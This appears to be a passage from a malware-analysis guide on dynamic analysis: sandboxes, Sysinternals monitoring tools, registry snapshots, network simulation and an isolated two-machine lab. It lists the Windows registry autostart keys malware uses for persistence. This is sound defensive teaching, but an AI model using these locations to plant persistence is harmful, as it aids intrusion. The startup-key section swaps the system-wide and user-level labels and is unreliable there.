Dynamic analysis is usually performed after some basic static analysis has reached a dead end, whether due to the fact that the malware is obfuscated, packed, encrypted, or the investigator has exhausted the available static analysis techniques.

It involves monitoring and inspection of the malware as it runs or examining the infected system after the malware has executed and unlike static investigation, dynamic analysis lets you observe the malware's true functionality, because, for instance, the existence of a suspicious string in a binary does not mean the action will actually execute.

Dynamic analysis is also the only way to identify malware functionality that has to do with opening, writing to files or network sockets. This kind of insight would be infeasible to gain using only static analysis.

1.5.1 Public Sandbox Analysis

Public sandboxes execute malware in a monitored and safe environment so that the analyst doesn't have to risk harming real machines to perform the behavior analysis. Sandboxes record any changes occurred to the filesystem, registry, and incoming or outgoing network traffic, then make the results available via a standardized report.

There are many malware sandboxes on the Web that will analyze malware for free. The following are the most popular among computer-security professionals:

Malwr (https://www.malwr.com)*:* Malwr uses the open source malware analysis system called Cuckoo Sandbox which is also developed by them. Other than able to analyze EXE files, Malwr also supports PDF, PHP, PERL and DLL formats*.*

Valkyrie(https://valkyrie.comodo.com/): Valkyrie analysis systems consist of multiple techniques to ensure each and every file submitted is analyzed thoroughly before providing the verdict. Valkyrie deploys two types of technologies-Automatic analysis and Manual analysis. The techniques used for automatic analysis include Static Analysis, Dynamic Analysis, Valkyrie Plugins and Embedded Detectors, Signature Based Detection, Trusted Vendor and Certificate Validation, Reputation System and Big Data Viruscope Analysis System.

Sandbox Disadvantages

The on-line sandbox solutions run the malware in an automated way and this doesn't come without any cost. A few major drawbacks that have been observed are the following:

Sandbox run the executable without any command line options. If the malware requires command-line options, it won't execute any code that runs only when an option is given.

Sandbox may not record all events, because it may not wait long enough. If the malware is set to sleep for a long time before it performs its malicious activity, that event may be missed.

Malware that defends itself will detect whether it is running in a virtual machine, and stop running or behave awkwardly.


The sandbox environment may not be correct for the malware. A malware, for example, might run correctly in a Windows 10 enviroment and crash in Windows XP.

1.5.2 File Monitoring with Process Monitor

Process monitor is the descendant of two legacy tools: FileMon and RegMon. Process Monitor, is an advanced monitoring tool that provides a way to monitor the registry, filesystem, network, process, and thread activity.

The following list shows the default data columns displayed by Process Monitor:

- Time of day: The time that the logged behavior occurred.
- Process: Name of the process that produced the behavior.
- PID: Process ID of the process.
- Operation: The API function called (or a short description of the activity, e.g Process Create.
- Path: The path of the file or registry key on which an action was performed.
- Result: The success or failure status of an operation.
- Details: Operation-specific details.



Time of Day	Process Name	PID	Operation	Path	Result	Detail
12:22:32.1645187	svchost.exe	1016	RegSetValue	HKLM\System\CurrentControlSet\Services\MpsSvc\Parameters\PortK...	SUCCESS	Type: REG_BINARY, Length: 0
12:22:32.1650556	svchost.exe	1016	RegSetValue	HKLM\System\CurrentControlSet\Services\MpsSvc\Parameters\PortK...	SUCCESS	Type: REG_BINARY, Length: 0
12:22:32.5375935	svchost.exe	1064	WriteFile	C:\Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%...	SUCCESS	Offset: 0, Length: 128
12:22:32.5379484	svchost.exe	1064	WriteFile	C:\Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%...	SUCCESS	Offset: 0, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Synchronous Pagi
12:22:32.6060954	svchost.exe	1064	WriteFile	C:\Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%...	SUCCESS	Offset: 4,198,400, Length: 2,328
12:22:32.8273499	svchost.exe	544	CreateFile	C:\Windows\Prefetch\PROCMON.EXE-237DAC2E.pf	SUCCESS	Desired Access: Generic Read/Write, Disposition: Overwritelf, Options: Synchro
12:22:32.8276772	svchost.exe	544	WriteFile	C:\Windows\Prefetch\PROCMON.EXE-237DAC2E.pf	SUCCESS	Offset: 0, Length: 17,658, Priority: Normal

Figure: Demonstration of ProcMon's main display

Filtering in Process Monitor

Procmon monitors all system calls it can gather as soon as it is run. Because an inordinate amount system calls get produced on a Windows machine, it's impossible to look through them all. That's where procmon's filtering capability is key.

The analyst can choose among plenty of filters the most important of which for malware analysis are Process Name, Operation and Detail.




Figure: Demonstration of ProcMon's filtering capability

1.5.3 Inspecting processes with Process Explorer

The Process Explorer, from the SysInternals suite, is considered to be the Super task manager that can provide valuable insight into the processes currently running on a system. Process Explorer is used to list active processes, DLLs loaded by a process, various process properties, and overall system information.

One particularly useful feature is the Verify button which can be used to verify whether the process is digitally signed by Microsoft. Malware often replaces authentic Windows files with its own in an attempt to hide and by using this technique the analyst can spot for any malicious executables. However, if an attacker uses process replacement, which involves running a process and overwriting its memory space with a malicious payload, then the Signature verification won't work since process replacement takes place in memory whilst the verification is performed on the executable which resides on disk.

Another neat feature of Process Explorer is that it lets the analyst compare the strings of the executable against the strings in memory for that same executable running as a process. If the listings are different then process replacement might have occurred.




Figure: The Process Explorer Strings tab shows strings on disk versus strings in memory.

1.5.4 Comparing Registry Snapshots with Regshot

Regshot is an open source tool that allows the investigator to take and compare two registry snapshots. The idea is that initially a first shot is taken. Afterwards the analyst runs the malware and waits for it to finish making any registry changes. Then, a second shot is taken by clicking and finally, the analyst may compare what additions, modifications or deletions were performed in the registry.

Malware Persistence via the Registry

The vast majority of malware, if not all, aim to achieve persistence on the exploited machine. This helps malware authors to infect once, and the malware will continue to act even after a hard/soft reboot. Windows has a lot of areas called Autostart Extension Points through which the persistence can be achieved. Below are enlisted the most common Registry locations malware uses in order to achieve persistence:

Run/RunOnce keys

The malware will initially try to infect the following system wide keys:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

The below listed keys are user level and are often used by malware to achieve persistence if they were not able to exploit the admin/system level privileges:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

Explorer.exe key

This key points to explorer.exe and its proper value should only be the string “explorer.exe”

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

Startup Keys

Placing the malware under the startup directory is another technique often used by malware authors. Any shortcut created to the following locations will launch the executable during reboot. As with the Run/RunOnce keys, startup location is specified both at Local Machine and Current User.

System-wide keys:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders

User-level keys:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders

Services Keys

A lot of windows services are required to run at boot time like SMB, RDP services, Windows Event Log as well as Windows drivers. Furthermore attackers have a preference to Windows Services because they run under the “NT AUTHORITY\SYSTEM”, which is the highest privileged account available on Windows:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services.

BootExecute Key

Session Manager - smss.exe - is the first usermode process as Windows power up. Its location in the registry is the following:

- HKLM\SYSTEM\ControlSet003\Control\SessionManager

As a consequence, the BootExecute is the earliest key where malicious processes or modules can be configured to launch from. By default the only entry in this string array is autocheck autochk * which runs Autochk during boot.

Winlogon key

The Userinit string array (REG_SZ) contains by default just C:\Windows\system32\userinit.exe but can have other entries as well and should be monitored. Administrator-level rights are needed to modify this key.

This key's location is at

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

The above locations do not serve as an exhaustive list, rather as the most common places in registry where malicious authors rely for the persistence of their software.

1.5.5 File integrity check

Similar to Regshot, again the idea here is to initially create a database with the hashes of all the files of interest to us, run the malware and then compare the database with the current hashes. If there is a difference, then most probably files were modified by the malware.

File Checksum Integrity Verifier is a Microsoft utility which can compute recursively hashes and save them to an XML database. The process of the file integrity check can be performed with the following 3 commands.

```
fciv c:\ -r  -sha1 -xml db.xml
fciv -list -sha1 -xml db.xml
fciv -v c:\ -sha1 -xml db.xml
```

1.5.6 Monitoring the network traffic

It is very common for active malware to call home, either to fetch updates and instructions or to send back stolen information. Therefore it is essential for the investigator during the dynamic inspection to have a network monitoring tool that captures each and every type of network traffic.

Wireshark is an open source packet capturing tool that can help malware analysts to understand how malware is performing network communication. Wireshark provides visualization, packet stream analysis and in depth analysis of individual packets.

1.5.7 Debuggers

Using the aforementioned steps in dynamic analysis can give us a brief description of how the malware behaves. However, Advanced Persistent Threat have become much more sophisticated embracing a number of defensive measures.

Disassemblers offer a snapshot of what a program looks like prior to its execution. On the contrary debuggers provide a dynamic view of a program as it runs. For instance, debuggers can show the values of memory addresses and registers as they change throughout the execution of a program.

The tools of choice seems to be OllyDbg mostly because it’s free, and has a plethora of plugins that extend its capabilities.

1.6 Lab Setup

1.6.1 Introduction

A safe environment is needed in order to investigate the malware without exposing any production machines or other machines on the network to unexpected and unnecessary risks.

Virtual machines provide a convenient and time saving mechanism and therefore are the most commonly used platforms for dynamic analysis although in cases where the malware has Anti-VM capabilities it would be wiser to use a physical machine for its inspection.

1.6.2 Network Topologies

There are numerous topologies for the setup of a basic laboratory, the most commonly used of which are the following:

Single Box – Target

In this setup all the analysis is performed on the victim machine which is usually a Windows environment. It is required that the analyst will install on the same box not only behavioral and code analysis tools, but network emulation tools as well.

Dual Box – Target & Fake Gateway

The industry standard setup is the installation & configuration of 2 virtual operating systems, the first one being the victim machine which is usually a Windows environment and the second virtual operating system is typically comprised of a Linux machine used as a gateway that inspects the network traffic with emulation tools.




Figure: Industry standard topology for malware analysis

1.6.3 Dual Box Setup instructions

Virtual machines allow someone to install an Operating System called Guest OS inside an already existing operating system called the Host OS. The guest OS running in the virtual machine is kept isolated from the host OS and malware running on a virtual machine usually cannot harm the host OS.

The setup of a Basic Lab consists of the following steps:

- Installation of VMWare Workstation
- Installation of a Windows XP/Vista/7 machine
- Installation of VMWare Tools for Windows
- Installation & Configuration of Analysis Tools for Windows
- Setup of Kali
- Installation of VMWare Tools for Kali
- Setup of the network

In this guide we won't cover the installation of the Operating Systems in detail, rather we will emphasize on specific key settings which have to be properly configured for the safe operation of the lab.

1.6.4 VMWare Workstation

Multiple tools can be used for virtualizing operating systems, but the most preferred are the ones which offer the ability to take snapshots.

VMware Workstation is a commercial product which allows multiple snapshots. Being able to take a snapshot of the virtual machine's state before infecting it as well as taking periodic snapshots throughout the analysis saves precious time. This functionality provides an easy means of reverting the system to a clean state instantaneously.




Figure: Demonstration of snapshot capability on VMWare

1.6.5 Windows Network Configuration

The victim's network adapter must be configured to be on the same network with the Linux gateway. For the specific example we will randomly choose both of them to be part of Virtual Network 2 (VMNet2). In this case, the host machine is still connected to the external network, but not to the machine running the malware.




Figure: Network Configuration of Windows victim machine

Moreover the Windows victim machine's gateway must be configured to be the Linux host.




Figure: Gateway and Primary DNS are configured to be the Linux Host

1.6.6 Linux Network Configuration

The Linux gateway must have 2 network adapters attached, the first one being part of Vmnet2 providing connectivity with the Windows victim host and the second one will be in NAT mode for the Internet.




Figure: Network Configuration of Linux gateway

Afterwards we need to assign a static IP for the interface which resides on the virtual switch VmNet2 and verify that it can talk to the Windows Host.

Figure: Network Configuration of Linux gateway

1.6.7 Network Simulation


More often than not, malware phones home and communicates with a command and control server. It is vital for the malware analyst to firstly analyze the malware in a simulated network environment. The reason behind that lies in a term which we previously described as Operational Security (OPSEC).The analyst must ensure that there is no risk that his activities will be leaked to the attacker and therefore force him to change tactics or disappear.

Thus, the analyst will create a fake network and quickly obtain any network indicators, without actually having to connect to the Internet.

These indicators vary from DNS names, IPV4 addresses to payload signatures.


1.6.7.1 Using ApateDNS on Windows Host

ApateDNS is a tool for controlling DNS responses though a GUI enviroment. It acts as a phony DNS server i.e spoofs DNS responses to a user-specified IP address by listening on UDP port 53 on the local machine.



1.6.7.2 Using INetSim on Linux Gateway

INetSim is a free, Linux-based package which simulates common Internet services.


INetSim 1.2.4 (2013-08-15) by Matthias Eckert & Thomas Hungenberg
Using log directory: /usr/share/inetsim/log/
Using data directory: /usr/share/inetsim/data/
Using report directory: /usr/share/inetsim/report/
Using configuration file: /usr/share/inetsim/conf/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 10784) ===
Session ID: 10784
